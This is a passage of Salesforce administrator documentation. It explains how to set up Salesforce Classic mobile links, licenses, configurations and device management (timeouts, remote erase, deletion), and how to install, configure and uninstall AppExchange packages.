To improve the integration between the Salesforce Classic app, Visualforce Mobile, and external websites, you can optionally create links from native Salesforce records to Visualforce Mobile pages or external websites. To create the links, build text formula fields on a standard or custom object. The field must be visible on the page layout to appear in the Salesforce Classic app. The best practice is to include all embedded links in a separate section labeled "Mobile Links" at the bottom of the page layout. There is currently no way to hide these links in Salesforce, but users can collapse the section to keep the links out of the way.

To create a link from a native record to a Visualforce Mobile page or Web page:

1. Create a custom field by navigating to the fields area of the appropriate object:
   - For standard objects, from Setup, click **Customize**, then select the appropriate object from the Customize menu, and click **Fields**.
   - For custom objects, from Setup, click **Create** > **Objects**, and select one of the custom objects in the list.
2. Click **New** in the Custom Fields & Relationships section of the page.
3. Select `Formula`, then click **Next**.
4. Enter the field label.

   The field name is automatically populated based on the field label you enter.
5. Select `Text`, then click **Next**.
6. In the formula editor, create the link to the custom Visualforce page or external website:
   - To create a Visualforce link, type `"visualforce:///apex/PageName"`, and replace `PageName` with the name of your Visualforce page. You can append parameters to the string, such as `?contactid=" & Id"`, in order to pass information from the record in the client application to the Visualforce page.
   - To create a Web link, type `"weblink:"`, followed by the URL to which you want the link to point, such as `"weblink:http://www.salesforce.com"`. You can append parameters to the string in order to pass information from the record in the client application to the Web page. For example, the following Web link launches a social networking site from a contact record and performs a search for the contact:

```
"weblink:http://m.linkedin.com/members?search_term=" &FirstName& "+" &LastName&
"&filter=name&commit=Search"
```

Note: The client application passes the Visualforce or Web link with all parameters to the embedded browser. It is up to the website or Visualforce Mobile page to interpret any parameters. Be sure to construct your Visualforce Mobile page to consume any parameters passed in the link.

7. Click **Next**.
8. Set the field-level security to determine whether the field should be visible or read only for specific profiles, and click **Next**.
9. Choose the page layouts that should display the field. In the next step, you will customize the layout to change the location of the field on the page.
10. Click **Save**.
11. Edit the object's page layout:
    - For standard object page layouts, from Setup, click **Customize**, select the object, and choose the Page Layouts link. Click **Edit** next to the name of the page layout you want to modify.
    - For custom object page layouts, from Setup, click **Create**, select the object, and scroll to the Page Layouts section. Click **Edit** next to the name of the page layout you want to modify.
12. Drag a Section element from the palette to the page layout and drop it below the existing sections.
13. In the `Section Name` field, type `Mobile Links`.
14. Deselect the `Edit Page` option.
15. Select the 1-column layout, then click **OK**.
16. Drag the new text formula field from its current location into the new Mobile Links section.
17. Click **Save**.

Setting Up Salesforce Classic

Notifying Users about Salesforce Classic Availability

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To create HTML email templates:	“Edit HTML Templates”
To send mass emails to users:	“Mass Email” AND “Manage Users”

When you're ready to deploy the Salesforce Classic app to your users, send them an email to notify them about the availability of the app and provide installation instructions. You can send the email using your corporate email application, like Outlook, or you can send mass email from Salesforce. Either way, include the URL that launches the download.

- For Android and BlackBerry users, the download URL is `mobile.salesforce.com`. The link is the same for the initial download and for subsequent upgrades.

- If you manage BlackBerry devices with a BlackBerry Enterprise Server, you can use Application Push to remotely deliver Salesforce Classic to users. For more information about BlackBerry Enterprise Application Push, see the *Salesforce Classic Implementation Guide*.
- You can obtain the iPhone download URL from iTunes. Open iTunes, click **iTunes Store**, then search for Salesforce Classic. Click the app icon to view details about the app. At the top of the iTunes window is a bread crumb path representing the application's location in the App Store: **App Store** > **Business** > **Salesforce Classic**. Drag-and-drop the path into a text editor or word processing program to display the app’s download URL.

To send mass email to Salesforce Classic users from Salesforce:

1. Create an email template that informs users about the availability of Salesforce Classic by going to your personal settings and selecting **Email** > **My Templates**. Optionally, you can also create a separate email template for upgrade notifications. Include the download link in the templates.
2. Create a custom view on the Mass Email page that shows your Salesforce Classic users only.

   Note: The `Mobile User` checkbox on the user record assigns a mobile license to users, which enables use of the full version of Salesforce Classic. But other Salesforce users can access the free version of Salesforce Classic without an assigned mobile license, so you can’t filter for all Salesforce Classic users by license. Create a view for users of the free versionby filtering by roles or profiles instead.

3. Send mass email to your Salesforce Classic users, using the custom view that you created. From Setup, click **Manage Users** > **Mass Email Users**.

Setting Up Salesforce Classic

Salesforce Classic FAQ for Administrators

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

- Is the mobile application secure?
- My users have Android, BlackBerry, and iPhone devices. Can we have multiple types of device in one organization?
- Is there an easy way to deploy the mobile application to all of my BlackBerry users?

Is the mobile application secure?

All data transmitted between Salesforce and the mobile application is fully encrypted and secured over the air.

The mobile application has multiple layers of security at the device level. Device venders provide the ability to set password or passcode access restrictions. Users must be required to use the device protection in accordance with your organization's security policy. If the device is locked by password, it is difficult for unauthorized persons to obtain sensitive data.

Additionally, a user must have valid Salesforce credentials to activate the mobile application on the device. When a user registers a new wireless device, the Salesforce data on their old wireless device is automatically erased—users can only activate one mobile device at a time. Users are also warned when a new device is activated using their Salesforce account. If a logged in user exceeds the administrator-configured inactivity period on the mobile device, the mobile session is terminated and the password or passcode is required to reestablish the session.

Administrators can also remotely delete data from any lost or stolen devices.

My users have Android, BlackBerry, and iPhone devices. Can we have multiple types of device in one organization?

Yes, one organization can have multiple types of devices. However, a user can only have one active device.

Is there an easy way to deploy the mobile application to all of my BlackBerry users?

If your organization manages BlackBerry smartphones using the BlackBerry Enterprise Server (BES), you can use Application Push. Application Push is an administrator-initiated delivery technology on the BlackBerry Enterprise Server that installs applications on BlackBerry smartphones remotely. This technology is not developed or supported by Salesforce, but BlackBerry Enterprise Server administrators can use it to install Salesforce Classic on their BlackBerry users' mobile devices.

For instructions on how to configure the BlackBerry Enterprise Server v4.1 to push Salesforce Classic to your BlackBerry users, see "BlackBerry Enterprise Server Application Push" in the *Salesforce Classic Implementation Guide*.

You can find detailed information about Application Push in the official *BlackBerry Enterprise Server Administrator Guide* from Research in Motion in the sections "Making additional BlackBerry device software and applications available to users" and "Creating software configurations." If you have any technical issues with Application Push, contact Research in Motion Support.

Managing Salesforce Classic Configurations

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations:	"View Setup and Configuration"
To create, change, or delete Salesforce Classic configurations:	"Manage Mobile Configurations"

You can manage your existing Salesforce Classic configurations from **Mobile Administration** > **Salesforce Mobile** > **Configurations**.

- To define a new mobile configuration, click **New Mobile Configuration**.
- To modify a mobile configuration—including assigning different users or profiles and changing the maximum size of data sets—click **Edit**.
- To activate a mobile configuration, click **Edit**, select the `Active` checkbox, then click **Save**. Deselect `Active` to deactivate the mobile configuration.

- To delete a mobile configuration, click **Del**.
- To view details about a mobile configuration, click its name.

  From a mobile configuration detail page, you can:

  - Modify data sets for a mobile configuration by clicking **Edit** in the Data Sets related list.
  - Change the properties of mobilized objects by clicking **Edit** next to an object name in the Mobile Object Properties related list.
  - Customize mobile configuration tabs by clicking **Edit** in the Mobile Tabs related list.
  - Create custom views for a mobile configuration by clicking **Edit** in the Mobile Views related list.
  - Clone the mobile configuration by clicking **Clone**.

Managing Salesforce Classic Permissions

Free version available in: **All** editions except **Database.com**
Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations:	“View Setup and Configuration”
To create, change, or delete Salesforce Classic configurations:	“Manage Mobile Configurations”

A mobile license is required for each user who will access the full version of the Salesforce Classic app. You allocate mobile licenses using the `Mobile User` checkbox on the user record. For organizations using Unlimited and Developer Editions, salesforce.com provides a mobile license for each Salesforce license and the `Mobile User` checkbox is enabled by default for all users. Organizations using Professional or Enterprise Editions must purchase mobile licenses separately and allocate them manually.

Note: The `Mobile User` checkbox is disabled by default for new Unlimited Edition users.

To prevent users from activating the full version of Salesforce Classic on their mobile devices before you’re ready to deploy the app, disable the `Mobile User` checkbox for all your users.

Any Salesforce user who doesn't have a mobile license can download a free, restricted version of Salesforce Classic. Starting with Summer ‘13, the free version of Salesforce Classic is disabled by default in all new organizations. You can enable it to give users access to Salesforce on their mobile devices.

To enable the free version of Salesforce Classic:

1. From Setup, click **Mobile Administration** > **Salesforce Classic** > **Settings**.
2. Click **Edit**.
3. Select `Enable Mobile Lite`.
4. Click **Save**.

Salesforce Classic Overview for Administrators

Managing Salesforce Classic Tabs

Free version available in: **All** editions except **Database.com** Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic configurations:	“View Setup and Configuration”
To manage Salesforce Classic tabs:	“Manage Mobile Configurations”

To manage the tabs for a Salesforce Classic configuration, click **Mobile Administration** > **Salesforce Mobile** > **Configurations**. Then click the name of the mobile configuration and scroll down to the Mobile Tabs related list.

If you’ve already customized the configuration’s tabs, the Mobile Tabs related list shows the selected tabs.

- To change the tab setup, click **Edit**.
- To delete the mobile tab setup and use the default tab behavior instead, click **Reset to Default**.

If you haven’t customized the configuration’s tabs, the related list indicates that the default tab behavior is used for the configuration. To customize the tabs used by the configuration and define their order, click **Customize Tabs**.

Managing Salesforce Classic Views

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic devices and users:	"View Setup and Configuration"
To manage Salesforce Classic custom views:	"Manage Mobile Configurations"

To manage the custom views for a Salesforce Classic configuration, click **Mobile Administration** > **Salesforce Mobile** > **Configurations**. Then click the name of the mobile configuration and scroll down to the Mobile Views related list:

- To see a list of all your custom views, choose All Objects in the `Select an object` drop-down list. You can also use the Select an object drop-down list to filter the views by object type.
- To create a new mobile view, select the object type from the Select an object drop-down list, and then click **New Mobile View**.
- To make changes to a custom mobile view, click **Edit** next to the view name.
- To delete a mobile custom view, click **Del** next to the view name.
- To view details about a mobile custom view, click its name.

Salesforce Classic Usage Data in Custom Report Types

Free version available in: **All** editions except **Database.com** Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To create or update custom report types:	"Manage Custom Report Types"
To delete custom report types:	"Modify All Data"

You can create custom report types with data that shows how your organization uses Salesforce Classic. For example, the reports can show how often users access Salesforce Classic, which mobile device models they use, and so forth.

To create a custom report type with Salesforce Classic usage data, select the Mobile Session `Primary Object` when defining a custom report type. When you select the fields for the custom report type, choose from the following Salesforce Classic-specific fields.

Mobile Usage Data Point	Definition
Brand	Wireless carrier
Data Size (Bytes)	Total size of records on device
Device Address	Unique physical address of device (PIN for BlackBerry or UDID for iOS)
Device Application Version	Installed version of Salesforce Classic
Device Model	Model of device
Device Operating System Version	Version of operating system installed on device
Duration	Duration of the mobile session in seconds
Last Registration Date	Date of last registration or activation
Last Status Date	Date of last communication received from device
Manufacturer	Manufacturer of device
Metadata Size (Bytes)	Size of metadata (page layouts, picklist values, and so forth) on the device
Owner: Full Name	Name of the device user
Session Start Date	Date the mobile session started
Status	Indicator that the user's data set exceeds the maximum allowed size by the mobile configuration

Note:

- Mobile sessions are similar to Web-based sessions in login history reports; however, mobile sessions have a fixed timeout value of 20 minutes. Salesforce creates a new Mobile Session when a user logs into or launches Salesforce Classic after 20 minutes of inactivity in the app or on the device in general.
- Mobile session reports only have usage data for the Salesforce Classic app and not the Chatter mobile app.
- Some devices do not provide every physical attribute. For example, Apple devices do not provide brand.

Managing Salesforce Classic Devices

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic devices and users:	“View Setup and Configuration”
To manage Salesforce Classic devices:	“Manage Mobile Configurations”

After a user installs the Salesforce Classic app on a mobile device and logs in for the first time, Salesforce collects information about the device and associates it with the user's record. The device information is read only.

While the device entry is created automatically, you can still view and manage all the mobile users and devices in your organization from Setup by clicking **Mobile Administration** > **Salesforce Mobile** > **Users and Devices**.

From the All Mobile Users and Devices page, you can:

- View the list of users in your organization who have been enabled to use Salesforce Classic.
- Create custom list views to see different subsets of your mobile users. For example, create a view that shows the users who have never logged in to Salesforce from theSalesforce Classic app to evaluate the effectiveness of your organization's Salesforce Classic deployment efforts.
- View details about a mobile device by clicking the device address.
- View details about a specific user by clicking the username.
- View details about a mobile configuration by clicking the mobile configuration name.
- Perform these actions on multiple users at the same time:
  - Adjust the mobile session timeout value
  - Erase the Salesforce data from a user's mobile device
  - Delete a mobile device from a user's record
- Find out why a user's device isn’t synchronizing by hovering your mouse over the red error icon in the Status column. Additional information about the synchronization errors appears on the device's detail page.

Note: You can also manage mobile users from the Assigned Mobile Devices related list on the user detail page.

Permanently Linking Salesforce Classic Users to a Mobile Device

You can prevent mobile users from registering any mobile device other than the one they used for their initial Salesforce Classic activation.

Free version available in: **All** editions except **Database.com**
Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic settings:	"View Setup and Configuration"
To change Salesforce Classic settings:	"Manage Mobile Configurations"

By default, Salesforce automatically associates a device record with the mobile user who most recently activated the device, so administrators don't need to update the device record to assign the device to another user. While this behavior makes it easy to switch devices between users in your organization, some administrators prefer that users are permanently linked to the devices they were originally assigned. This helps administrators of organizations with highly sensitive data ensure that their users do not access corporate data from personal devices.

To permanently link a user to a mobile device:

1. From Setup, click **Mobile Administration** > **Salesforce Mobile** > **Settings**.
2. Click **Edit**.
3. Select `Permanently Link User to Mobile Device`.
4. Click **Save**.

Warning: Enabling the `Permanently Link User to Mobile Device` setting requires administrative action when users need to switch devices. You must manually delete the existing device on page 682 from a user's record in order for the user to register a different device. If you don't delete the device, the user won't be able to access the Salesforce Classic app.

Managing Salesforce Classic Devices

Viewing Salesforce Classic Device Information

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view Salesforce Classic devices and users:	"View Setup and Configuration"
To manage Salesforce Classic devices:	"Manage Mobile Configurations"

Salesforce collects information about a mobile user's device the first time the user logs in to the Salesforce Classic app. There are two ways to access the device details:

- Click **Mobile Administration** > **Salesforce Mobile** > **Users and Devices**, and then click a device address in the list view.
- From Setup, click **Manage Users** > **Users**. Click **Edit** next to a user's name, and then click the device address in the Assigned Mobile Devices related list.

From the Mobile Device page, you can:

- Review device information
- Adjust the mobile session timeout value
- Erase the Salesforce data from a user's device
- Delete a device from a user's record

Below is a description of the fields in alphabetical order that are stored for each mobile device in your organization.

Field	Description
`Brand`	The brand of the mobile device, if available.
`Carrier`	The name of the carrier providing service for the mobile device, if available.
`Connected Since`	The date and time the device established a connection to the mobile server. The device loses a connection when the battery dies or when the session is closed because the server has not received data from the device for a long period of time.

Field	Description
`Connection Status`	The state of the device connection. Possible values for this field are Connected, Not Connected, and Not Available.
`Created By`	The name of the first user who registered the mobile device and the time and date the registration occurred.
`Data Size`	The size of the Salesforce data currently stored on the user's mobile device. The mobile device periodically sends this information to Salesforce, which is helpful when troubleshooting synchronization errors resulting from an exceeded data limit.
`Device Address`	The unique identifier of the user's mobile device.
`Device Model`	The model of the mobile device.
`Is Simulator?`	A flag indicating whether the device is a simulator or a mobile device. A simulator is a software application that emulates the behavior of a mobile device.
`Last Activated`	The last time a full data set was downloaded to the mobile device. If a user's data set exceeds the limit defined in the assigned mobile configuration, the device can be registered but not activated.
`Last Data Received`	The last time data was received from the device. This information is helpful for troubleshooting connection issues.
`Last Registration`	The last time a user registered the mobile device. The registration process creates the device record in Salesforce and associates it with the user who registered it.
`Last Status Date`	The last time the mobile device notified Salesforce that the device is no longer synchronizing data due to an error. The `Last Status Date` field is only visible when an error is present.
`Manufacturer`	The manufacturer of the mobile device.
`Metadata Size`	The size of the Salesforce metadata currently stored on the user's mobile device. Metadata consists of page layout and schema information, and the amount of metadata sent to a device can be very high depending on the size of your organization and the complexity of its setup.
`Modified By`	The name of the last user who registered the mobile device and the time and date the registration occurred.
`Number of Pending Outgoing Messages`	The number of messages queued on the mobile server waiting to be sent to the device.
`Operating System`	The type of operating system installed on the mobile device: Android, BlackBerry, or iPhone.

Field	Description
`Operating System Version`	The version number of the operating system installed on the mobile device.
`Phone Number`	The phone number associated with the mobile device.
`Salesforce Classic Version`	The version number and build number of the mobile client application installed on the device.
`Size of Pending Outgoing Messages (Bytes)`	The total data size of the messages queued on the device waiting to be sent to the mobile server. Because the server processes messages almost instantaneously, this value is usually 0.
`Size of Outgoing Messages (Bytes)`	The total data size of the outbound message queue on the mobile server.
`Status`	Indicates whether any synchronization errors exist between the device and Salesforce. The `Status` field is only visible when an error is present. The two error statuses are Data Limit Exceeded and Unknown Error.
`Username`	The Salesforce username of the user who is associated with the mobile device.

Note: If Salesforce detects the selected device was registered by a user in another organization, an error displays on the device detail page. This can happen when a device was registered to a user in your sandbox organization and then later activated by a user in your production organization. To remove the old device record from your organization, simply delete the device.

Managing Salesforce Classic Devices

Setting Salesforce Classic Session Timeout Values

Free version available in: **All** editions except **Database.com** Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To set Salesforce Classic session timeout values:	"Manage Mobile Configurations"

For security reasons, the Salesforce Classic app is set to lock out users after 10 minutes of inactivity. Administrators can adjust or disable this setting on a device-by-device basis. For example, you might disable the Salesforce Classic timeout setting if a mobile device's operating system has its own locking mechanism.

To change the Salesforce Classic session timeout value:

1. Navigate to one of these pages:
   - To deal with multiple devices at the same time, click **Mobile Administration** > **Salesforce Mobile** > **Users and Devices**. In the list view on the Mobile Users and Devices page, select the desired devices.
   - To deal with a specific device, from Setup, click **Manage Users** > **Users**. Click a user's name, then click the device address in the Assigned Mobile Devices related list to see the Mobile Device page.
2. Click **Set Mobile Session Timeout**.
3. Choose the new timeout value in minutes. You can also choose **Never Expire** if users shouldn't be locked out of the app.
4. Click **Save**.

   Salesforce attempts to send a message containing the new session timeout setting to the selected mobile devices.
5. A confirmation page summarizes the results for each mobile device you selected.

Mobile Session Timeout Results

After Salesforce sends the new session timeout session to the selected mobile devices, a results page provides information about the status of each message. The table below describes the three possible outcomes:

Result	Description
Message successfully queued	The Salesforce Classic server has sent the message to the device. Salesforce can't detect if the message was received by the device.
Unable to send message	A temporary communication problem between Salesforce and the Salesforce Classic server prevented the message from being sent. Try again later.

Result	Description
User has no mobile device	The selected mobile user never registered a device, so therefore the message could not be sent.

Erasing Data in Salesforce Classic

Free version available in: **All** editions except **Database.com** Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To delete the Salesforce data on a device running Salesforce Classic:	“Manage Mobile Configurations”

When a user accesses the Salesforce Classic app, the user’s mobile device contains both the mobile app and a set of the user's Salesforce data. An administrator can remove the data from a device without uninstalling the mobile app. This is an effective security tool when a user misplaces his or her device. You also must erase a device's data if you plan to give it to another user.

To erase the Salesforce data on one or more mobile devices:

1. Navigate to one of these pages:
   - To deal with multiple devices at the same time, click **Mobile Administration** > **Salesforce Mobile** > **Users and Devices**. In the list view on the Mobile Users and Devices page, select the desired devices.
   - To deal with a specific device, from Setup, click **Manage Users** > **Users**. Click a user's name, then click the device address in the Assigned Mobile Devices related list to see the Mobile Device page.
2. Click **Erase Data**, then click **OK**.

   Salesforce attempts to send a message to the mobile devices to erase the data.

Erase Data Results

After Salesforce sends the message to the mobile devices to erase data, a results page provides information about the status of each message. The table below describes the three possible outcomes:

Result	Description
Message successfully queued	The Salesforce Classic server has sent the message to the device. Salesforce can't detect if the message was received by the device.
Unable to send message	A temporary communication problem between Salesforce and the Salesforce Classic server prevented the message from being sent. Try again later.
User has no mobile device	The selected mobile user never registered a device, so therefore the message could not be sent.

Managing Salesforce Classic Devices
Deleting Mobile Devices

Deleting Mobile Devices

Free version available in: **All** editions except **Database.com**

Full version available in: **Unlimited** and **Developer** Editions, and for an additional cost in: **Professional** and **Enterprise** Editions

User Permissions Needed	
To view mobile devices and users:	"View Setup and Configuration"
To delete mobile devices:	"Manage Mobile Configurations"

There are two instances when you would delete a mobile device from a user's record:

- Your organization's mobile settings permanently link mobile users to their devices, and you need to assign a device to a different user. If you did not enable this setting, Salesforce automatically associates a device record with the mobile user who most recently activated the device, so it is unnecessary to delete a device to assign it to another user.
- You want to move a device from your sandbox organization to your production organization.

To delete a mobile device:

1. Navigate to one of these pages:
    - To deal with multiple devices at the same time, click **Mobile Administration** > **Salesforce Mobile** > **Users and Devices**. In the list view on the Mobile Users and Devices page, select the desired devices.
    - To deal with a specific device, from Setup, click **Manage Users** > **Users**. Click a user's name, then click the device address in the Assigned Mobile Devices related list to see the Mobile Device page.

2. On the Mobile Devices and Users page, select one or more devices, then click **Delete Device**. On the Mobile Device page, click **Delete**.
3. Click **OK**.

   Salesforce attempts to delete the selected device(s).
4. A confirmation page summarizes the results for each mobile device you selected.

Delete Device Results

After Salesforce sends the message to the mobile server to delete the devices, a results page provides information about the status of each device. The table below describes the three possible outcomes:

Result	Description
Device deleted.	Salesforce removed the device record from your organization.
Device cannot be deleted at this time. Please try again later.	A temporary communication problem between Salesforce and the mobile server prevented the device from being deleted. Try again later.
User has no mobile device.	The selected mobile user never registered a device, so therefore the message could not be sent.

INSTALL PACKAGES AND MANAGE APPS

Installed Packages

You can install packages into your Salesforce organization, and then configure and manage them in Setup by clicking **Installed Packages**.

Installing a Package

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To install packages:	"Download AppExchange Packages"

If you received an installation link, click the link and skip to step 4 below. Otherwise follow this procedure from the beginning.

Note: Only one person in your organization can install or upload a package at a time.

1. Click the **AppExchange** link in your organization or go directly to www.appexchange.com.
2. Browse the AppExchange site to find the application you want to install.
3. Click **Get It Now** from the application information page.

   Note: If the listing does not have a **Get It Now** option, contact the publisher for more information.

4. Enter your username and password, read the user terms, select the checkbox, and click **Continue**.

   Note: If you are installing into a sandbox, replace the "www.salesforce.com" portion of the installation link with "test.salesforce.com". Note that this package is removed from your sandbox organization whenever you create a new sandbox copy.

5. If the package is password protected, enter the password you received from the publisher.
6. Review the package items and click **Continue**.

   Note: Some package items, such as validation rules, record types, or custom settings may not display in the Package Item list but are included in the package and installed with the other items. If there are no items in the Package Items list, the package may contain only minor changes not recorded.

7. If it's a managed package, review the Connected Apps that are listed to ensure they're acceptable, and click **Next** to continue or **Cancel** to cancel package installation.

   Note: Every Connected App represents a trusted application that is granted access to a user's Salesforce data after the user and the application have been verified.

8. If the installing package contains a remote site setting, you need to approve access to websites outside of Salesforce. The dialog box lists all the websites that the package communicates with. It is highly recommended that a website uses SSL (secure sockets layer) when transmitting data. After making sure that the websites are safe, check **Yes, grant access to these third-party websites** and click **Continue**, or click **Cancel** to cancel installing the package.

   Warning: By installing remote site settings, you are allowing the package to transmit data to and from a third party website outside the Salesforce service. Contact the publisher before using the package to understand what data is transmitted and how it's used. If you have an internal security contact, ask them to review the application and understand its impact before use.

9. Review the API access that package components have been granted to ensure they are acceptable.
10. When installing unmanaged packages, you can select `Resolve Naming Conflicts Automatically`. When this is selected, Salesforce changes the name of the component in the package being installed.
11. In Enterprise, Unlimited, and Developer Editions, choose a security option, and click **Next**:

Grant access to admins only

Specifies the following settings on the installing administrator's profile and any profile with the "Customize Application" permission:

- Object permissions—"Read," "Create," "Edit," "Delete," "View All," and "Modify All" are all enabled
- Field-level security—Set to visible and editable for all fields
- Apex classes—Enabled
- Visualforce pages—Enabled
- App settings—Enabled
- Tab settings—Determined by the package creator
- Page layout settings—Determined by the package creator
- Record Type settings—Determined by the package creator

After installation, if you have Enterprise, Unlimited, or Developer Edition, you can set the appropriate user and object permissions on custom profiles as needed.

Grant access to all users

Specifies the following settings on all internal custom profiles:

- Object permissions—"Read," "Create," "Edit," "Delete," "View All," and "Modify All" are all enabled
- Field-level security—Set to visible and editable for all fields
- Apex classes—Enabled
- Visualforce pages—Enabled
- App settings—Enabled
- Tab settings—Determined by the package creator
- Page layout settings—Determined by the package creator
- Record Type settings—Determined by the package creator

Note: The Customer Portal User, Customer Portal Manager, High Volume Customer Portal, Authenticated Website, Partner User, and standard profiles receive no access.

Select security settings

Allows you to choose the usage access for all existing custom profiles in your organization. You can set each profile to have full access or no access for the new package and all its components.

Note:

- Depending on the type of install, you might not see this step. For example, in Group and Professional Editions, or if the package does not contain a custom object, Salesforce skips this step and the next, giving all users full access.

- Permission sets aren't included in the security options. If your package includes permission sets, assign them after installation.

12. In Enterprise, Unlimited, and Developer Editions, if you chose **Select security settings**, select the level of access to give users in each profile and click **Next**. Standard options are:
    - Full Access—Specifies the following settings for each profile:
        - ◊ Object permissions—“Read,” “Create,” “Edit,” “Delete,” “View All,” and “Modify All” are all enabled
        - ◊ Field-level security—Set to visible and editable for all fields
        - ◊ Apex classes—Enabled
        - ◊ Visualforce pages—Enabled
        - ◊ App settings—Enabled
        - ◊ Tab settings—Determined by the package creator
        - ◊ Page layout settings—Determined by the package creator
        - ◊ Record Type settings—Determined by the package creator
    - No Access—Specifies the same settings as Full Access, *except* all object permissions are disabled.

    You might see other options if the publisher has included settings for custom profiles. You can incorporate the settings of the publisher’s custom profiles into your profiles without affecting your existing settings. Choose the name of the profile settings in the drop-down list next to the profile you want them applied to. The current settings in that profile remain intact.

    Alternatively, click **Set All** next to an access level to give this setting to all user profiles.
13. Click **Install**. If your installation fails, see Why did my install or upgrade fail? on page 741.

    Note: During installation, Salesforce checks and verifies any dependencies. An installer’s organization must meet all dependency requirements listed on the Show Dependencies page or else the installation will fail. For example, the installer's organization must have divisions enabled to install a package that references divisions.

    Note: When you install a component that contains Apex, all unit tests for your organization are run, including the unit tests contained in the new package. If a unit test relies on a component that is initially installed as inactive, such as a workflow rule, this unit test may fail. You can select to install regardless of unit test failures.
14. Click **OK**.
15. Configure components in the package.
16. If the package includes permission sets, assign the included permission sets to your users who need them. In managed packages, you can't make changes to permission sets that are included in the package, but subsequent upgrades happen automatically. If you clone a permission set that comes with a managed package or create your own, you can make changes to the permission set, but subsequent upgrades won't affect it.
17. If you are reinstalling a package and want to re-import the package data using the export file you received after uninstalling, see Importing Package Data on page 733.

18. If you installed a managed package, click **Manage Licenses**, to assign licenses to users.

Upgrading Packages
Installation Guide: Installing Apps from Force.com AppExchange
Installed Packages

Configuring Installed Packages

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To install packages:	"Download AppExchange Packages"
To configure installed packages:	"Customize Application"

Before making the package available to your users, make any necessary changes for your implementation. Depending on the contents of the package, you might need to customize the following items:

Configure Option

If the publisher included a link to an external website with information about configuration, AppExchange Downloads page displays a **Configure** option next to the package in Setup when you click **Installed Packages**. Click **Configure** to view the publisher's suggested configurations.

Custom Fields and Custom Links

Add any necessary custom fields or links to the new custom objects.

Custom Object

Enable tracking on objects that aren't in this package, but that have fields that are tracked in Chatter. For example, if you want to track a custom field on Account, you must make sure the Account standard object is enabled for tracking.

Custom Report Types

If the `Report Type Name` of a custom report type matches one used within your organization, change the `Report Type Name` after you install the package to avoid any confusion between the two report types.

Dashboard Running User

The `Running User` for any dashboards are set to the user installing the package. You can edit the properties of the dashboard and change the `Running User` to a user that has the security settings you want applied to the dashboard.

Folders

When apps contain documents, email templates, reports, or dashboards, Salesforce creates new folders in the installer's organization using the publisher's folder names. Make sure these folder names are unique in your organization.

All users can see new folders. Configure folder settings before you deploy if you want them to have limited visibility.

Home Page Layouts

Custom home page layouts included in the package are not assigned to any users. To make them available to your users, assign them to the appropriate profiles.

List Views

List views included in apps are visible to all users. Change the visibility of these list views if necessary.

Page Layouts

All users are assigned the default page layout for any custom objects included in the package. Administrators of Enterprise, Unlimited, and Developer Edition organizations can configure the page layout for the appropriate users.

If a custom object in the package includes any relationships to standard objects, add them as related lists on the appropriate page layouts.

If the package includes any custom links, add them to the appropriate page layouts.

If your organization has advanced currency management enabled, currency roll-up summary fields are invalid if they are on accounts and summarizing opportunity values, or on opportunities and summarizing custom object values. Remove these fields from any page layouts.

Permission Sets

Assign permission sets included in a package to the users who need access to the package.

You can't edit permission sets that are included in a managed package. If you clone a permission set that comes with the package or create your own, you can make changes to the permission set, but subsequent upgrades won't affect it.

Translation Workbench

Translated values for installed package components are also installed for any language that the developer has included. Any package components the developer has customized within setup, such as a custom field or record type, display in the installer's setup pages in the developer's language (the language used when defining these components). Users in the installer's organization automatically see translated values if their personal language is included in the package. Additionally, installers can activate additional languages as long as the Translation Workbench is enabled.

Workflow Alerts

If the recipient of a workflow alert is a user, Salesforce replaces that user with the user installing the package. You can change the recipients of any installed workflow alerts.

Workflow Field Updates

If a field update is designed to change a record owner field to a specific user, Salesforce replaces that user with the user installing the package. You can change the field value of any installed field updates.

Workflow Outbound Messages

Salesforce replaces the user in the `User to send as` field of an outbound message with the user installing the package. You can change this value after installation.

Workflow Rules

Workflow rules are installed without any time-based triggers that the developer might have created. Set up time-based triggers as necessary.

Workflow Tasks

Salesforce replaces the user in the `Assigned To` field with the user installing the package. You can change this value after installation.

Make any more customizations that are necessary for your implementation.

Note: Anything you add to a custom app after installation will be removed with the custom app if you ever uninstall it.

Installed Packages

Uninstalling a Package

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To uninstall packages:	"Download AppExchange Packages"

You can remove any installed package, including all of its components and all data in the package. Additionally, any custom fields, links, or anything else you added to the custom app after installation are also removed.

To remove a package:

1. From Setup, click **Installed Packages**.
2. Click **Uninstall** next to the package that you want to remove.
3. Select `Yes, I want to uninstall...` and click **Uninstall**.
